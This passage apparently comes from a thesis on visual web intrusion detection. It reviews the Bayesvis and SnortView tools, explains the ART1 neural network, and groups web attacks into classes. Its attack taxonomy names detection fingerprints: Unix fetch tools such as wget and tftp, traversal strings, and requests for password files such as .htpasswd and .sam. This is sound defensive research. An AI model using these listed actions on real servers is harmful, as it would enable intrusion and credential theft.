

Figure 3-14 Axelsson: Graph of the lowest scoring requests

In recent work Axelsson presented an IDS system based on a Bayesian classifier in the same vein as the now popular spam filtering software [Axelsson 04]. This simple classifier operates as follows: First the input is divided into some form of unit which lends itself to being classified as either benign or malicious, this unit of division is denoted as a *message*. It is the responsibility of the user to mark a sufficient number of messages as malicious/benign beforehand to effect the learning of the system. The system is thus one of directed self learning. The message is then further subdivided into tokens. The tokens are scored, so that the score indicates the probability of the token being present in a malicious message, i.e. the higher the relative frequency of the tokens occurrence in malicious messages, relative to its occurrence in benign messages, the more indicative the token is of the message being malicious. The entire message is then scored according to the weighted probability that it is malicious/benign given the scores of the tokens that it consists of. A 2D tool named Bayesvis was implemented to apply the principle of interactivity and visualisation to Bayesian intrusion detection. The tool reads messages as text strings and splits them up into the substrings that make the tokens. URL access requests make up the messages and they are split according to the URL field separating characters (;/?:@&=+,$). Figure 3-15 is a screen dump of the tool user interface and Figure 3-16 demonstrates a detection of Unicode attacks.

Axelsson's major limitations are the following:

a) Only web logs, not real time web traffic, are processed.

b) visual analytics are not used for web malicious traffic analysis, quick interpretation or diagnosis.

c) the training phase of the classifier is time-consuming as sufficient statistics for every type of web attack are needed for the efficient work of a Bayesian classifier. The training is also a laborious task as the operator has to perform manually the correction of false alarms. He starts by marking a few of the benign accesses and then he re-scores, re-sorts and repeats the process, until the false positive rate arrives at an acceptable level, according to a predefined strategy.

d) attacks against the web applications are not detected, such as backdoor intrusions and code injection attempts by high level applications such as HTML, Java, SQL, Perl, and Php.

e) new attacks cannot be detected due to the absence of previous statistics.



Figure 3-15 Axelsson's BayesVis tool



Figure 3-16 BayesVis generalised detection of Unicode attacks

To our knowledge the only system today which provides almost real time visualisation of web intrusions is SnortView [Koike 04].

It is an IDS log visualization system which helps security analysts in analyzing Snort alerts much faster and more easily. Snort produces a huge number of continuous alerts which contain a large number of false alarms. The log analysis module of SnortView reads syslog and Snort alert log files every two minutes for near real-time monitoring. The visualization module is separated into three frames: the Source address frame, the Alert frame and the Source-Destination matrix frame. In Figure 3-17 there is a Source Address frame where the source IPs detected by NIDS are sorted and listed vertically. The middle of the application window shows an alert frame. In this frame, the vertical axis represents a list of source IPs as described above and the horizontal axis represents time. Each NIDS alert is displayed as a coloured icon as shown in Figure 3-18. The colour represents the priority information of the Snort alert. That is, red, yellow and blue mean priorities 1, 2 and 3, respectively. To the right of Figure 3-17 is the Source-Destination Matrix frame. In this matrix representation, a red circle represents communication between a particular source and a particular destination. The source IP is found by moving the focus to the left. The destination IP is found by moving the focus to the bottom. In Figure 3-19, a particular source periodically sends ICMP packets as indicated by ▼. It is often the case that such periodically continuing alerts are false positives. However, as we can see in this figure, another alert (i.e., □) exceptionally appears in the series of the same alert. When the administrator investigates the textual log, such an exceptional alert is hidden in the huge amount of the same alert and he/she cannot recognize this exceptional alert. However, the exceptional alert comes up in the visualization and the administrator is successful in finding the alert. Figure 3-20 shows that a very small number of packets were sent in every fifteen minutes from a host in an outer network as indicated by ▼. Then the host finally executed an attack to the Webserver (as indicated by *). Script kiddies often use automated tools which produce a number of alerts in a short period of time. These alerts are relatively easier to find. On the other hand, advanced attackers use this method to probe their target system. It is difficult to find a correlation between these time separated attacks in a textual log. By using the visualization, it is much easier to understand the correlation between probe activities and an attack.



Figure 3-17 Snapshot of SnortView



Figure 3-18 SnortView Alert pane



Figure 3-19 SnortView: Detection of exceptional alert



Figure 3-20 SnortView: Detection of Sequence of attacks

The system uses heuristics to detect false alarms such as alarms which appear consecutively, alarms which appear repeatedly, alarms which conflict with provided services and alarms for other networks which are not monitored. The system was designed to use the administrator's heuristics when he/she judges alarms to be false detections.

The major limitations of SnortView are as follows:

a) the information of the web request (payload) is not used, so the system cannot detect backdoor attacks or DoS attacks,
b) the amount of information displayed on the screen is limited because SnortView overlays statistical information onto each attack to prevent the visualization from being overwhelmed by the series of the same attack,
c) the system, by processing the Snort logs, cannot detect the attacks that the Snort signature data base does not recognize, as it does not use any intelligent system for learning,
d) the system has no ability to detect new attacks.

Chapter 4

Evolutionary Artificial Neural Network Prototype System

4.1 Introduction

In this section we will describe an ongoing surveillance prototype system which offers a visual aid to the web and security analyst by monitoring and exploring 3D graphs. The system offers a visual surveillance of the network activity on a web server for both normal and anomalous or malicious activity. Colors are used on the 3D graphics to indicate different categories of web attacks and the analyst has the ability to navigate into the web requests, of either normal or malicious traffic. Artificial Intelligence is combined with 3D graph Visualization to detect and display unauthorized web traffic.

The system is a surveillance aid for the web and security analyst, offering him the possibility to navigate into the payload of the web request for further analysis and adequate response and providing him with a user friendly visual tool to detect anomalies in web requests by exploring 3D graphs to understand quickly the kind of undergoing attack by means of colors. The system looks into web requests to detect "fingerprints" which are special characters or chains of characters. These fingerprints are then passed to an expert system to decide if they constitute a malicious request or attack. The output of the expert system is then transformed to a 3D graph for visual interpretation and in parallel is kept for statistical analysis. Web attacks can be either rejected by the web server or can be successful due to security weaknesses. If penetration occurs action must be taken by the security analyst as the prototype system does not deal with resolving the damage caused by an attack. It is solely a surveillance device.

In the first version of the prototype system the expert system used for the web attack classification was a supervised multilayer Artificial Neural Network (ANN). Later, in the final version a hybrid expert system was used as the knowledge base system, an

Evolutionary Artificial Neural Network (EANN). The advantages of the hybrid expert system will be explained later in this section.

First, the self-organizing neural network (ART1 algorithm) and how it is used to classify the various web attack types in classes is presented. Then, the modules of the prototype system are presented in details and finally the system performance is calculated.

4.2 Classification of web attack types

4.2.1 Self-organizing neural network (ART)

The Adaptive Resonance Theorem (ART1) [Carpenter and Grossberg 87] is a good example of a self organizing neural network. It is consisted of an instar and an outstar network joined together plus some extra features to perform competitive learning and 'vigilance' ρ , which will explained later.

The learning rule of the instar network which is often referred to as Kohonen learning [Hecht-Nielsen 87] is:

$$\Delta w_{ij} = k(x_i - w_{ij}) * y_j$$

When a pattern is presented at its input, a single neuron which has weights that are the closest to the input pattern produces a 1 output, while all the other neurons produce a 0. Learning in the instar is therefore unsupervised.

The learning rule for the outstar network which is often referred to as Grossberg learning [Hecht-Nielsen 87] is:

$$\Delta w_{ij} = k(y_i - w_{ij}) * x_i$$

This rule is complementary to the instar rule in that the weights are now adjusted so that they will eventually equal the desired output value and that only the weights associated with the input that is a 1 are adjusted.

Since the outstar network only works if one of its inputs is 1 and all the others are 0 it is possible to join the instar and outstar networks together. A property of this network is that if a new pattern is presented, the stored pattern that is most similar to it will produce the maximum output in the first layer and then recall the stored pattern in the second

layer. So instar/outstar network can generalize and recall perfect data from imperfect data.

The way that ART1 works (Figure 4-1) can be described by the following steps:

Step 1 Input pattern *X* directly to the instar network.

Step 2 Find the neuron with the maximum response – neuron *i*.

Step 3 Make the output of neuron *i* equal to 1 and all other 0.

Step 4 Feed the output of the instar to the input of the outstar to generate an output pattern *Y* .

Step 5 Feed *Y* back to create a new pattern which equals *X* AND *Y* .

Step 6 Calculate the vigilance, ρ.

Step 7 If ρ is greater than some predetermined threshold, modify the weights of neuron *i* in the instar network so that they are normalized versions of the pattern *X* AND *Y*. Also, in the outstar network, modify the weights so that the output produced equals the new pattern *X* AND *Y*. Go to step 1.

Step 8 If ρ is less than the threshold, suppress the output of neuron *i* and find the neuron with the next largest output value – neuron *j*. Go to step 3.



Figure 4-1 Grossberg's ART1 network

When the first pattern arrives, the neuron that produces the largest response is selected using a winner takes all mechanism to ensure that this neuron alone in the first layer has its weights adjusted. All of the neurons in the second layer will have the weight associated with the input connected to this single neuron adjusted to produce the same pattern at the output of the network. Thus the first pattern that the network receives is regarded as the template or exemplar pattern for the first class. When subsequent patterns arrive at the input, the neuron that produces the largest response is selected by the winner takes all mechanism. Then it will do either of two things:

1. If the pattern is similar to the exemplar pattern (measured by the vigilance ρ), a new exemplar is produced which is a combination of the old exemplar and the new input pattern.
2. If the pattern is dissimilar by the same measure ρ to the exemplar pattern, the new pattern becomes the exemplar for a new class.

This continues forever, with new classes being added when necessary and the existing exemplars being modified so that they become more representative of the class that they exemplify. The outputs are the exemplars themselves. So, at any stage in the operation of the network, an input pattern will produce an output pattern which is the exemplar for the class in which the input pattern belongs.

Let us look now at the situation in which a new input pattern is presented at the input which is similar enough to one of the stored patterns to be regarded as belonging to the same class, but which is not identical to it. To start with, the new pattern is input to the instar network directly, to produce the maximum response in one of the neurons. This generates a stored pattern *Y* at the output of the outstar network. The AND of the input pattern *X* and the stored pattern *Y* is found. At this point the vigilance ρ is measured to see if it is above or below some preset value or threshold. The vigilance equals the number of 1s in the pattern produced by finding *X* AND *Y,* divided by the number of 1s that are in the input pattern, *X*. This can be written as:

$$\rho = \frac{\sum_{i=1}^{n} x_i \wedge y_i}{\sum_{i=1}^{n} x_i}$$

where y_i is the stored pattern in 0/1 notation and ^ is the AND function. When there is a perfect match, the value of ρ is 1, otherwise it is between 0 and 1. If the vigilance is

above the threshold, the adapted pattern is stored in the network. When this happen the neuron in the first layer that has been selected has its weights adjusted so that they match the AND of the input pattern and the old exemplar pattern for this class and are then normalized. In ART1 normalization means dividing the weights by the sum of the valueof the elements in the vector rather than the sum of the squares. The weights are therefore given as:

$$w_i = \frac{L(x_i \wedge y_i)}{L - 1 + \sum_{j=1}^{n}(x_j \wedge y_j)}$$

where L must be greater than 1 (typically L = 2) [Carpenter and Grossberg 87].

The purpose of the vigilance parameter is to define the class size. If vigilance is large, larger classes result (clusters with larger numbers of members). Decreasing the vigilance parameter will result in clusters with fewer members.

In the second layer, weights w_{ij} in each of the neurons are adjusted so that they too correspond to the AND of the two patterns and therefore have values of either 0 or 1. The effect is that the patterns 'resonate', producing a stable output.

4.2.2 Web attack classes

Modern web servers offer optional features which improve convenience and functionality at the cost of increased security tasks. These optional features are taken in consideration in our design in addition to traditional types of web attacks (Unicode, directory traversal, buffer overflow, mail and CGI attacks). Different kinds of application insertion attempts are detected such as HTML, Javascript, SQL, Perl, Access and PHP. In addition IIS indexing vulnerabilities, IIS highlight, illegal postfixes, IIS file insertion (.stm), IIS proxy attempts and IIS data access vulnerabilities (msadc) are detected as well. All .asa, .asp and Java requests are tested for URI (Uniform Resource Identifier) legal syntax according to standards, meaning that a corresponding query not in the form <?key=value> is illegal. Trojan/backdoor upload requests are detected as well. These backdoors are left by worms such as Code Red, Sadmin/IIS and Nimda. Backdoor attempts for apache and IIS servers are detected when web requests ask for the corresponding password files (.sam and .htpasswd). Finally, command execution attempts are detected for both Windows (.exe, .bat, .sys, .com., .ini, .sh, .dll and other) and Unix (cat, tftp, wget, ls and other) environments.

To classify the above web attack types a self-organizing neural network system has been used. The system was based on the famous Grossberg and Carperter's Adaptive Resonance Theory (ART1). ART1 algorithm is an unsupervised learning algorithm with biological motivations. Clustering algorithms are motivated by biology in that they offer the ability for learning through classification. Based on the Grossberg's *stability-plasticity dilemma* new concepts are clustered with analogous old ones and when new knowledge is encountered new clusters are created without destroying what had already been learned.

The ART1 neural network created 15 clusters or classes. These 15 classes were finally grouped manually to 9 as there was more that one class for command execution (Windows, Unix) and IIS type of attacks. It is interesting to notice that ART1 did not create a separate class for directory traversal and Unicode attacks because almost all of the web requests containing Unicode or traversal fingerprints (..\ or ../) always included another type of attack (e.g. buffer overflow, command execution attempt, code injections or other). So, directory traversal and Unicode attempts are not classified as separate attack classes. For historical reasons we included Unicode attempts into the Miscellaneous class.

The 9 final web attack classes used are the following:

1. *Commands (CMD)*: Unix or Windows commands for code execution attempts.
2. *Insertions (INS)*: Application code injections (SQL, Perl, HTML, Javascript, Data Access).
3. *Trojan Backdoor Attempts (TBA)*: Attacks triggered by virus and worms (Cod Red II, Sadmin, Luppi etc.).
4. *Mail (MAI)*: Mail attacks through port 80 (formail, sendmail etc.).
5. *Buffer overflows (BOV)*: Attacks corrupting the execution stack of a web application.
